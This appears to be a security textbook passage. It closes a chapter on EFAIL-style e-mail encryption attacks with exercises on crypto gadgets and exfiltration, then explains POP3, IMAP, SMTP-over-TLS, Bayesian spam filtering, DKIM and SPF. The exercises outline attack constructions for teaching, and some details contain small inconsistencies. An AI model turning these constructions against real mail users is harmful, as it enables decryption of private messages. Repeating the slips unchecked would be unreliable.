Katz and Schneier [2] initiated research on the security of e-mail encryption by pointing out that any of the secure e-mail standards defined in 2000 was vulnerable to chosen-ciphertext attacks (CCA). Under the assumption that a CCA oracle was available, they showed that the malleability of the specified cipher modes would allow the decryption of single ciphertext blocks.

Davis [1] investigated the different combinations of encryption and digital signatures in the same standards and described various attacks on these combinations.

In 2002, Perrin presented a downgrade attack, which removes the integrity protection turning a SEIP into a SE data packet [6]. In 2015, Magazinius showed that this downgrade attack is still applicable in practice [3].

Problems

18.1 Crypto gadgets

- (a) Sketch a crypto gadget for CFB mode, similar to Figure 18.2.
- (b) Which other encryption modes besides CBC and CFB could be used for crypto gadget attacks? Are there any restrictions?
- (c) Suppose your e-mail client allows to load external CSS files via the `<style>` element. Sketch, in the context of AES-CBC encryption, the sequence of 16-byte chunks to exfiltrate the unknown plaintext. Make sure to exclude the intermediate pseudorandom 16-byte-chunks from HTML parsing.

18.2 Crypto gadgets 2

In the following 3DES-CBC crypto gadget pattern, insert the hexadecimal values to change the known plaintext `Content-` into the chosen plaintext `<img src`. Use (i) to create the all-zero plaintext block and (ii) to insert the chosen plaintext.




Fig. 18.7 3DES crypto gadget pattern.

18.3 Crypto gadgets 3

- (a) How many blocks of known plaintext are needed for a crypto gadget attack?
- (b) Suppose you only know 14 of the 16 plaintext bytes in an AES-CBC block. Can you still construct a crypto gadget?

18.4 Direct exfiltration

A new startup company announced they had implemented mitigation for EFAIL direct exfiltration attacks. Their e-mail client only decrypts an e-mail if all leaves of the MIME tree are encrypted. They argue that this way, an attacker cannot insert his malicious content. Would you invest in this startup?

18.5 Direct exfiltration 2

Suppose the public key needed to verify a `multipart/signed` e-mail is used as

associated data in the AEAD encryption of the first MIME entity. Can this reliably prevent direct exfiltration attacks?

18.6 Digital signatures

Please sketch the MIME source code of an e-mail, where unsigned HTML content is inserted before a `multipart/signed` MIME entity.

18.7 Digital signatures 2

Write a procedure in pseudocode to prevent CMS wrapping attacks.

18.8 Reply attacks

Consult RFC 5322 about which RFC 822 headers determine the recipient of a reply e-mail.

References

1. Davis, D.: Defective sign & encrypt in s/mime, pkcs# 7, moss, pem, pgp, and xml. In: USENIX Annual Technical Conference, General Track, pp. 65–78 (2001)
2. Katz, J., Schneier, B.: A chosen ciphertext attack against several E-mail encryption protocols. In: S.M. Bellovin, G. Rose (eds.) USENIX Security 2000: 9th USENIX Security Symposium. USENIX Association, Denver, Colorado, USA (2000)
3. Magazinios, J.: OpenPGP SEIP downgrade attack (2015). <http://www.metzdowd.com/pipermail/cryptography/2015-October/026685.html>
4. Müller, J., Brinkmann, M., Poddebskiak, D., Böck, H., Schinzel, S., Somorovsky, J., Schwenk, J.: “johnny, you are fired!” – spoofing openpgp and s/mime signatures in emails. In: Usenix Security Symposium 2019 (2019)
5. Müller, J., Brinkmann, M., Poddebskiak, D., Schinzel, S., Schwenk, J.: Re: What’s up johnny? - Covert content attacks on email end-to-end encryption. In: R.H. Deng, V. Gauthier-Umaña, M. Ochoa, M. Yung (eds.) ACNS 19: 17th International Conference on Applied Cryptography and Network Security, *Lecture Notes in Computer Science*, vol. 11464, pp. 24–42. Springer, Heidelberg, Germany, Bogota, Colombia (2019). DOI 10.1007/978-3-030-21568-2_2
6. Perrin, T.: Openpgp security analysis (2002). <https://www.ietf.org/mail-archive/web/openpgp/current/msg02909.html>
7. Poddebskiak, D., Dresen, C., Müller, J., Ising, F., Schinzel, S., Friedberger, S., Somorovsky, J., Schwenk, J.: Efail: Breaking S/MIME and openpgp email encryption using exfiltration channels. In: W. Enck, A.P. Felt (eds.) 27th USENIX Security Symposium, USENIX Security 2018, Baltimore, MD, USA, August 15-17, 2018., pp. 549–566. USENIX Association (2018). URL <https://www.usenix.org/conference/usenixsecurity18/presentation/poddebskiak>
8. Resnick (Ed.), P.: Internet Message Format. RFC 5322 (Draft Standard) (2008). DOI 10.17487/RFC5322. URL <https://www.rfc-editor.org/rfc/rfc5322.txt>. Updated by RFC 6854
9. Schaad, J., Ramsdell, B., Turner, S.: Secure/Multipurpose Internet Mail Extensions (S/MIME) Version 4.0 Message Specification. RFC 8551 (Proposed Standard) (2019). DOI 10.17487/RFC8551. URL <https://www.rfc-editor.org/rfc/rfc8551.txt>
10. Schwenk, J., Brinkmann, M., Poddebskiak, D., Müller, J., Somorovsky, J., Schinzel, S.: Mitigation of attacks on email end-to-end encryption. In: J. Ligatti, X. Ou, J. Katz, G. Vigna (eds.) ACM CCS 2020: 27th Conference on Computer and Communications Security, pp. 1647–1664. ACM Press, Virtual Event, USA (2020). DOI 10.1145/3372297.3417878



Chapter 19

Email: Protocols and SPAM

Abstract In addition to end-to-end encryption, other security mechanisms have been introduced in the email ecosystem to respond to new attack patterns. Security features have been added to the SMTP, POP3, and IMAP protocols. An early form of machine learning is used to detect SPAM e-mails, and authentication schemes such as DKIM and SPF have been integrated into SMTP to distinguish legitimate e-mails from SPAM.

19.1 POP3 and IMAP

To send an e-mail, the client/mail user agent (MUA) establishes an SMTP connection to a mail server/mail transfer agent (MTA, Figure 17.3). To retrieve an e-mail, the MUA may use the *Post Office Protocol Version 3* (POP3) [16], or the *Internet Message Access Protocol* (IMAP) [3]. With webmail, the e-mail source code is transformed into HTML, and this HTML code is displayed via the web interface.

19.1.1 POP3

POP3 is a service offered on port 110 – port 995 is used for POP3-over-TLS. A MUA can establish a TCP connection to one of these ports to retrieve its e-mail. Typically, the client authenticates with a username and password.

Optionally, a simple challenge-and-response protocol specified in RFC 1939 [16] can be used. Client and server need a common secret pw . Figure 19.1 shows an example of a POP3 protocol with challenge-and-response authentication. The challenge is sent in the first message of the server – in our example, this is $RAND = 1896.697170952$. This value is interpreted as an ASCII sequence (it may contain other ASCII characters like < or >), and the byte sequence of the ASCII values serves as input for the hash function. The client then computes the response RES :

$$RES = \text{MD5}(RAND, pw)$$

The hexadecimal representation of RES is transmitted as an ASCII sequence to the server in the optional APOP message.

Client	Server
<Open TCP connection>	<Wait for TCP connection to port 110>
APOP mrose c4c9334bac560ecc979e58001b3e22fb →	← +OK POP3 server ready 1896.697170952@rub.de
STAT	← +OK schwenk's maildrop has 2 messages (320 octets)
LIST	→ ← +OK 2 320
RETR 1	→ ← +OK 2 messages (320 octets) ← 1 120 ← 2 200 ← .
DELE 1	→ ← +OK 120 octets ← <POP3 server sends e-mail 1> ← .
RETR 2	→ ← +OK message 1 deleted
DELE 2	→ ← +OK 200 octets ← < POP3 server sends e-mail 2> ← .
QUIT	→ ← +OK message 2 deleted → ← +OK rub POP3 server signing off (maildrop empty)
<Close TCP connection>	<Wait for next connection>

Fig. 19.1 POP3 protocol with challenge-and-response authentication.

POP3 is a download-and-delete protocol. With the STAT and LIST commands, the MUA may check if new e-mails have arrived at the mailbox. Using the combination of RETR and DELE commands, these e-mails may first be retrieved and then marked for deletion. After the QUIT command is sent, the server deletes these marked e-mails.

19.1.2 IMAP

With the help of the *Internet Message Access Protocol* (IMAP) [2], it is possible to manage e-mails on a mail server in different *mailboxes* as well as locally on the PC. This is especially useful when accessing e-mails from different devices.




Fig. 19.2 The AUTHENTICATE command of IMAP.

An IMAP server waits on TCP port 143 for requests from a client – when using IMAP-over-TLS, this is port 993. An extensive set of authentication methods was specified, and these methods can be selected using the AUTHENTICATE command. In Figure 19.2, the MUA has selected Kerberos, and consequently, the server sends a 32-bit nonce encoded with Base64. The client must reply with its Kerberos ticket and a Kerberos authenticator for the email address. The authentication is completed by a proposal from the server for further security mechanisms by the server (together with the incremented nonce), to which the client responds with an encrypted message containing the nonce and the accepted proposals.

In [15], the proposed methods are Kerberos, GSS-API, and S/Key, but the mechanism can easily be extended to other methods. Only the LOGIN method, which performs username/password authentication, is mandatory in IMAP. All other AUTHENTICATE methods are optional, so only vendor-specific solutions are probably used here.

Besides this extensible authentication mechanism, IMAP offers many improvements over POP3 and is today's dominant protocol for e-mail retrieval. By labeling requests and responses, IMAP supports asynchronous communication. New mailboxes can be created on the server, and e-mails may be stored locally or managed on the server. In offline mode, e-mails can be moved between local copies of the mailboxes on the server, and these changes can later be synchronized with the server.

19.2 SMTP-over-TLS

TLS can be used to secure the transmission of e-mails via SMTP. This is known as *SMTP-over-TLS* and offers only limited protection of the confidentiality of e-mails and is, therefore, no substitute for end-to-end encryption with S/MIME or OpenPGP.




Fig. 19.3 Integration of TLS into an e-mail infrastructure.

Figure 19.3 illustrates the limitations of SMTP-over-TLS. E-mail users can only check, via the configuration of their MUA, if TLS protects the first SMTP hop and the retrieval of an e-mail. There is no way for them to check if TLS also protects the intermediate SMTP hops. For example, the third SMTP connection in Figure 19.3 is not protected, but neither the sender nor the recipient can detect this. Furthermore, all e-mails are processed in plaintext on the SMTP servers and could be read or manipulated there.

To activate TLS in an e-mail context, Figure 19.3 also illustrates the different possibilities:

- SMTP-over-TLS can be activated by establishing a TCP connection to a *well-known port*, analogous to port 443 for HTTP-over-TLS. TCP port 465 is reserved for this. Ports 993 and 995 are reserved for POP3-over-TLS and IMAP-over-TLS.
- An SMTP client can establish an unprotected TCP connection to the server, which can then start the TLS connection by sending the STARTTLS command.
- As a third possibility, a TLS connection can first be established on a standard port (e.g., 443), and the client can send the ALPN extension ALPN:SMTP in its ClientHello message. When the server confirms this extension, the client and server know that SMTP should be spoken over the established TLS connection.

In practice, SMTP-over-TLS provides little protection because an active attacker can prevent a TLS connection from being established by deleting the STARTTLS message. Furthermore, TLS certificates are usually not strictly verified. Remedy is the standard *SMTP MTA Strict Transport Security* (MTA-STS), which was published as RFC 8461 [13].

19.3 SPAM and SPAM filters

SPAM The term *SPAM* refers to unsolicited bulk e-mail sent to randomly chosen e-mail addresses via SMTP. This phenomenon is already known from predecessor media such as Usenet, and from 1999 onwards, the commercialization of SPAM sending has begun. Lists of e-mail addresses of dubious quality can be purchased on the Internet, sending SPAM is offered commercially, and no e-mail provider can do without SPAM filters.

The origin of the term SPAM is usually traced back to a sketch from the British comedy series *Monty Python's Flying Circus*, which in turn refers to British canned meat with the product name “SPAM” (for “SPiced hAM”). E-mails demonstrably not SPAM are, therefore, often called HAM following this analogy.

In the beginning, SPAM was sent via open SMTP relays; these SMTP servers accept every incoming SMTP connection and forward every received e-mail. Today, mainly botnets or hacked webmail accounts are used to send SPAM. The methods of sending SPAM are constantly changing.

The most important mechanism to detect SPAM mails is *Bayesian filters*. These filters are named after Bayes' theorem, which specifies a conversion formula for conditional probabilities.

Bayes' theorem Let $Pr(A|B)$ be the probability that event A occurs under the condition that event B has occurred. Then

$$Pr(A|B) = \frac{Pr(B|A) \cdot Pr(A)}{Pr(B)}.$$

Bayes filter Applied to the classification of SPAM e-mails, we can thus calculate the probability whether an e-mail containing a certain word w (e.g., “won”, “viagra”, “heirloom”) is a SPAM e-mail as follows:

$$Pr(Spam|w) = \frac{Pr(w|Spam) \cdot Pr(Spam)}{Pr(w)} \quad (1)$$

On the right side of this equation are three values that can be determined statistically. This is done by collecting a large number of emails, classifying these emails into bad *SPAM* and good *HAM* emails, and determining the frequency of the word w in these emails. The most crucial step in this process is classifying the emails, which must be done manually. Since an e-mail can either be SPAM or HAM, but not both, we have

$$Pr(w) = Pr(w|Spam)Pr(Spam) + Pr(w|Ham)Pr(Ham) \quad (2)$$

The last remaining difficulty is determining the ratio of SPAM and HAM in current e-mail traffic. This is highly problematic because figures for this vary greatly, depending on where on the Internet the mail traffic is analyzed; all estimates, however, assume a higher SPAM share. Therefore, according to an idea by Paul Graham from 2002 [8] for SPAM detection, *naive* Bayesian filters are used where it is assumed

that

$$Pr(Spam) = Pr(Ham) = \frac{1}{2} \quad (3)$$

This simplifies the formula for the probability that an e-mail containing the word w is SPAM to

$$Pr(Spam|w) = \frac{Pr(w|Spam)}{Pr(w|Spam) + Pr(w|Ham)}$$

For SPAM recognition, a threshold value needs to be defined above which an e-mail is classified as SPAM, e.g., the value 0.8. If $Pr(Spam|w) > 0.8$, an e-mail containing this word is classified as SPAM; for smaller probability values, it is classified as HAM. There are two possible error classes:

- **False Negatives:** A SPAM mail is classified as HAM, i.e., the Bayesian filter does not recognize it.
- **False Positives:** A HAM mail is accidentally classified as SPAM and is thus sorted out by the SPAM filter.

When classifying e-mails, False Positives must be avoided: If a vital business e-mail gets stuck in the SPAM filter, this has much more severe consequences than if there are a few SPAM e-mails in the inbox. Therefore SPAM filters try to minimize the False Positive rate as much as possible. This is also the aim of assuming $Pr(Spam) = Pr(Ham) = \frac{1}{2}$, which reduces the recognition rate of SPAM but also lowers the False Positive rate significantly.

Of course, SPAM recognition is not based on a single word alone. The (probably incorrect) assumption that individual words in an e-mail are statistically independent of each other allows for defining naive Bayesian filters for several words. Under this assumption, the following applies:

$$Pr(w_1 \cap \dots \cap w_n | Spam) = Pr(w_1 | Spam) \cdot \dots \cdot Pr(w_n | Spam) \quad (4)$$

$$Pr(w_1 \cap \dots \cap w_n | Ham) = Pr(w_1 | Ham) \cdot \dots \cdot Pr(w_n | Ham) \quad (5)$$

Using equations (1,2,3,4,5) we get:

$$\begin{aligned}
& P(\text{Spam} | w_1 \cap w_2) \\
& \stackrel{(1)}{=} \frac{P(w_1 \cap w_2 | \text{Spam})}{P(w_1 \cap w_2)} P(\text{Spam}) \\
& \stackrel{(4)}{=} \frac{P(w_1 | \text{Spam}) P(w_2 | \text{Spam})}{P(w_1 \cap w_2)} P(\text{Spam}) \\
& \stackrel{(2)}{=} \frac{P(w_1 | \text{Spam}) P(w_2 | \text{Spam})}{P(\text{Spam})P(w_1 \cap w_2 | \text{Spam}) + P(\text{Ham})P(w_1 \cap w_2 | \text{Ham})} P(\text{Spam}) \\
& \stackrel{(4,5)}{=} \frac{P(w_1 | \text{Spam}) P(w_2 | \text{Spam}) P(\text{Spam})}{P(\text{Spam})P(w_1 | \text{Spam})P(w_2 | \text{Spam}) + P(\text{Ham})P(w_1 | \text{Ham})P(w_2 | \text{Ham})} \\
& \stackrel{(3)}{=} \frac{P(w_1 | \text{Spam}) P(w_2 | \text{Spam})}{P(w_1 | \text{Spam})P(w_2 | \text{Spam}) + P(w_1 | \text{Ham})P(w_2 | \text{Ham})}
\end{aligned}$$

This formula can easily be extended to several words. Bayesian filters are an early and successful exampleS of *Machine Learning* because the filters are constantly trained with the latest SPAM messages and can thus automatically adapt to new tricks of the spammers.

19.4 E-Mail Sender

The question of who is the sender of an email may seem trivial, but it is not due to the complexity of the SMTP infrastructure. We have to distinguish *two* different sender identities:

- **822.From:** This is the email address displayed in the mail client, which is contained in the FROM header in the email source code. It is specified in RFC 822 [4] and RFC 5322 [19].
- **821.MailFrom:** This is the e-mail address sent to the server in the SMTP command MAIL FROM. This command is specified in RFC 821 [18] and RFC 5321 [11].

These two e-mail addresses may or may not be identical. Especially for commercial e-mails, the 822.From address is kept simple (e.g. service@shop.com), while the 821.MailFrom address is used to structure automated mail communication (e.g., server22334323@shop.com). This distinction is essential for the description of the following anti-SPAM measures.

In SPAM campaigns, it can be crucial to fake the sender of an e-mail: If an SMTP server only forwards e-mails from certain known domains, faking the 821.MailFrom address would help, and if the recipient is to be convinced that an e-mail comes from

`service@shop.com`, the 822.From address would be the target of the fake. Neither value is protected in RFC 5322 or RFC 5321.

19.5 Domain Key Identified Mail (DKIM)

Classification through Bayesian filters can become a problem for the senders of legitimate e-mails. For example, an online pharmacy that wants to inform its customers about new offers must fear that its e-mails will be sorted out as SPAM if an extensive SPAM campaign on drugs is running simultaneously. So solutions are needed that allow e-mails to identify themselves as *legitimate*. In other words: How can the False Positive rate in SPAM recognition be further reduced?

Domain Key Identified Mail (DKIM) In DKIM [6, 1, 5], the sender of a legitimate e-mail signs the body and selected headers. This signature always includes the 822.from header to prevent spoofing. The public key used to verify a DKIM signature is retrieved as a DNS TXT resource record (Listing 19.2). The security of DNS is, therefore, essential for the security of DKIM.




Fig. 19.4 Protecting an e-mail with DKIM.

Protecting an outgoing mail with DKIM Figure 19.4 illustrates how DKIM works. The SMTP server of the sender (in our example, the domain `shop.com`) generates a DKIM signature key pair and publishes the public key `pkshop.com` as a particular TXT resource record on its DNS server `ns1.shop.com`. Afterward, the SMTP server signs the body and selected headers for all outgoing mails of the domain `shop.com`, always including the 822.From header. The signature, together with all meta information

needed for verification, is stored in the new RFC822 header **DKIM signature** (Listing 19.1).

Listing 19.1 Source of an e-mail signed by DKIM.

```

DKIM signature: v=1; a=rsa-sha256; s=1234pk56; d=shop.com;
c=simple/simple; q=dns/txt; i=@logistics.shop.com;
h=Received:From:To:Subject:Date:Message-ID:Reply-To:
bh=2jUSOH9NhtVGCQWNr9BrIAPreKQj06Sn7XIkfJV0zv8=;
b=AuUoFEfDxTDkH1LXSZEpZj79LICEps6eda7W3deTVF0k4yAUoqOB
4nujc7YopdG5dWLSDnG6xNAZpOPr+kHxt1IrE+NahM6L/LbvaHut
KVdkLLkpVaVVQPzeRDI009S02I15Lu7rDNH6mZckBdrIx0orEtZV
4bmp/YzhwvcubU4=;
Received: from client1.logistik.shop.com [192.0.2.1]
by submitserver.shop.com with SUBMISSION;
Fri, 11 Jul 2019 21:01:54 -0700 (PDT)
From: Customer Service <service@logistik.shop.com>
To: Joerg Schwenk <js@rub.de>
Subject: Your order has been shipped
Date: Fri, 11 Jul 2019 21:00:37 -0700 (PDT)
Message-ID: <20190711040037.46341.5F8J@logistik.shop.com>

Dear customer,

Your order no. 1111112222233333 was shipped today.

Your service team

```

DKIM header The new DKIM signature header (Listing 19.1) consists of several NAME=VALUE pairs separated by semicolons.

v=1 The version number of DKIM.

a=rsa-sha256 The algorithm RSA-PKCS#1 with hash algorithm SHA-256 was used for signature generation.

d=shop.com This is the domain name of the e-mail sender. This domain must be used for retrieving the DKIM public verification key.

s=1234pk56 This is the selector of the subdomain of the domain _domainkey.shop.com where the public key is stored. This subdomain is thus constructed from the contents of the parameters **d** and **s**, and the static string **_domainkey**. Using different subdomains allows for frequent key updates and for using different DKIM key pairs for the same domain simultaneously.

c=simple/simple The **simple** algorithm for header lines must be used for header canonicalization, and the **simple** algorithm for e-mail bodies for body canonicalization.

q=dns/txt To retrieve the public key to verify the DKIM signature, a DNS query for a TXT resource record must be used.

i=logistics.shop.com. This subdomain is responsible for sending this e-mail.
h=Received:From:To:Subject:Date:Message-ID:Reply-To. In the given order, these header lines were used to create the DKIM signature. In our example, these are all header lines from Listing 19.1, and one non-existent line **Reply-To**.

For non-existent lines, the empty string is used as input to the signature algorithm to prevent attackers from adding corresponding header lines. If header lines occur more than once (e.g. Received), the last n instances of this header field can be included in the signature if the name of the corresponding header field appears n times in the h parameter.

bh=2jUSOH... contains the SHA-256 hash of the canonicalized body of the e-mail.

b=AuUoFE... contains the Base64 encoded PKCS#1 signature.

Canonicalization If a signed message is sent from a sender to a receiver, this message should not be changed during transport. If changes during transport are unavoidable, the sender and receiver must be able to construct a bit-identical, canonical version of the message from the original and the received message, which is then used to calculate and verify the signature.

In a distributed service such as e-mail, changes to the transmitted source code cannot be avoided. OpenPGP and S/MIME, therefore, provide corresponding canonicalizations for the body of an e-mail. In addition to body canonicalization, DKIM must also take care of the canonicalization of the signed header lines.

	Header	Body
simple	no change	remove empty lines
relaxed	write names of header fields in lower case, remove certain White Spaces, remove CRLF in header lines	reduce whitespaces, remove empty lines

Fig. 19.5 Summary of canonicalization methods in DKIM.

The DKIM standard describes four different canonicalization methods, summarized in Figure 19.5. The two **simple** methods change the source code of the e-mail only slightly but are more susceptible to changes during SMTP transmission. The two **relaxed** methods better protect the DKIM signature's verifiability better but are also more complex.

To describe these four canonicalization methods in detail is beyond the scope of this book – please refer to RFC 6376 [6]. By making whitespaces visible, an illustration of all four methods is given in Figure 19.6.

Computation of the DKIM signature A DKIM signature is computed as follows:

1. A first hash value is computed over the body.
 - a. The body (in wire format, with quoted-printable- or Base64 encoding) is canonicalized. If an l parameter with value n is present, the hash value is computed only over the first n bytes of the body.
 - b. The computed hash value is stored, Base64 encoded, in the attribute bh of the DKIM header.
2. A second hash value is computed over selected header fields.




Fig. 19.6 Examples for DKIM Canonicalizations. Whitespaces are represented by strings in angle brackets: Spaces <SP>, tab characters <HTAB> and line breaks <CRLF>.

- The first part of the byte string to be hashed is the (canonicalized) header fields named in the `h` attribute of the DKIM header, in the order given.
 - The second part of the string to be hashed is the DKIM header itself, including the first hash value stored in the `bh` attribute, but excluding the value of the `b` attribute, which is being computed - here the empty string is used as input to signature computation.
 - The concatenation of the two parts is the input of the hash function from which the second hash value is computed.
3. This second hash value is now signed with PKCS#1-RSA.

Listing 19.2 DNS entry with the public key for example from Listing 19.1.

```
$ORIGIN _domainkey.shop.com.
1234pk56 IN TXT ("v=DKIM1;_p=MIGfMA0GCSqGSIb3DQEBAQUAA4GNADCBiQ"
"KBgQDwIRP/UC3SBsEmGqZ9ZJW3/DkMoGeLnQg1fWn7/zYt"
"IxN2SnFCjxOCKG9v3b4jYfcTNh5ijSsq631uBITLa7od+v"
"/RtdC2UzJ11WT947qR+Rcac2gbto/NMqJ0fzfVjH40uKhi"
"tdY9tf6mcwGjaNBcWT0IMmPSPDdQPNUYckcQ2QIDAQAB")
```

Verification of an incoming DKIM e-mail When an SMTP server receives an email that contains a DKIM signature, it may verify this signature. To do so, it must first construct a subdomain from the `d` and `s` parameters to which it can send a DNS query for the public key `pk.shop.com`. If we use the `d=shop.com` and `s=1234pk56` parameters from Listing 19.1, this would be the subdomain

1234dk56._domainkey.shop.com.

Upon a request for a TXT resource record stored for this subdomain, the record specified in Listing 19.2 will be returned. In the `p` parameter, this TXT record

contains the Base64-encoded public key $pk_{shop.com}$. This key can then be used to verify the DKIM signature.

Listing 19.3 Extension of the source code of the sample e-mail from Listing 19.1 after successful verification of the DKIM signature.

```
X-Authentication-Results: smtp1.rub.de
  header.from=service@logistics.shop.com; dkim=pass
Received: from submitserver.shop.com (192.168.1.1)
  by smtp1.rub.de with SMTP;
Fri, 11 Jul 2019 21:01:59 -0700 (PDT)
```

The result of this check can be added as a new header to the beginning of the email's source code before it is forwarded to the next SMTP server, together with the new Received header. In Listing 19.3, the new header X-Authentication-Results contains a description that the verification of the DKIM signature was successful (dkim=pass), the name of the verifying SMTP server (smtp1.rub.de) and a specification of the verified 822.From address. Each SMPT server can check the DKIM signatures present in an email. It should not rely on any existing X-Authentication-Results headers. The DKIM check is always most helpful when an email is received from a foreign email domain.

Security If we assume that DNS is secure, then only the owner of the domain given in the d parameter can generate valid DKIM signatures. Each DKIM signature protects the body of the e-mail, plus its 822.From address. However, there is no explicit check within DKIM about the relationship between the domain given in the d parameter and the domain part of the 822.From address. This check was later added in another standard, in DMARC (section 19.7).

Published attacks on DKIM mostly rely on the l parameter, so its use is discouraged. If an l parameter with value n is present in the DKIM header, then it is evident that an attacker can arbitrarily manipulate all bytes starting from byte position $n + 1$ in the e-mail body without invalidating the DKIM signature.

19.6 Sender Policy Framework (SPF)

Sender Policy Framework (SPF). The *Sender Policy Framework* (SPF, [10, 22]) uses DNS in a different way: An SMTP server can query the DNS if the IP address of the SMTP client is authorized to send e-mails on behalf of the queried domain. This domain is the domain part of the 821.MailFrom address, so using SPF, this sender address is authenticated.

SPF was also discussed under the name *Reverse MX* (RMX) since it can be seen as the counterpart of the MX resource record in DNS (Figure 17.3):

- An SMTP client determines the IP address of the SMTP server by making an MX query to the domain specified in the 822.From address.
- An SMTP server verifies the IP address of the SMTP client by making an SPF query to the domain specified in the 821.MailFrom address.




Fig. 19.7 Protecting an e-mail with SPF.

SPF-protected transmission of e-mails The sender of an SPF-protected e-mail – in Figure 19.7 this is `shop.com` – must compile a list of all IPv4/IPv6 addresses of their SMTP servers. In Figure 19.7 these are the IPv4 addresses `1.2.3.4` and `2.3.4.5`. All other IP addresses are excluded by the directive `-all`. This list is stored in a TXT-RR for the domain `shop.com`.

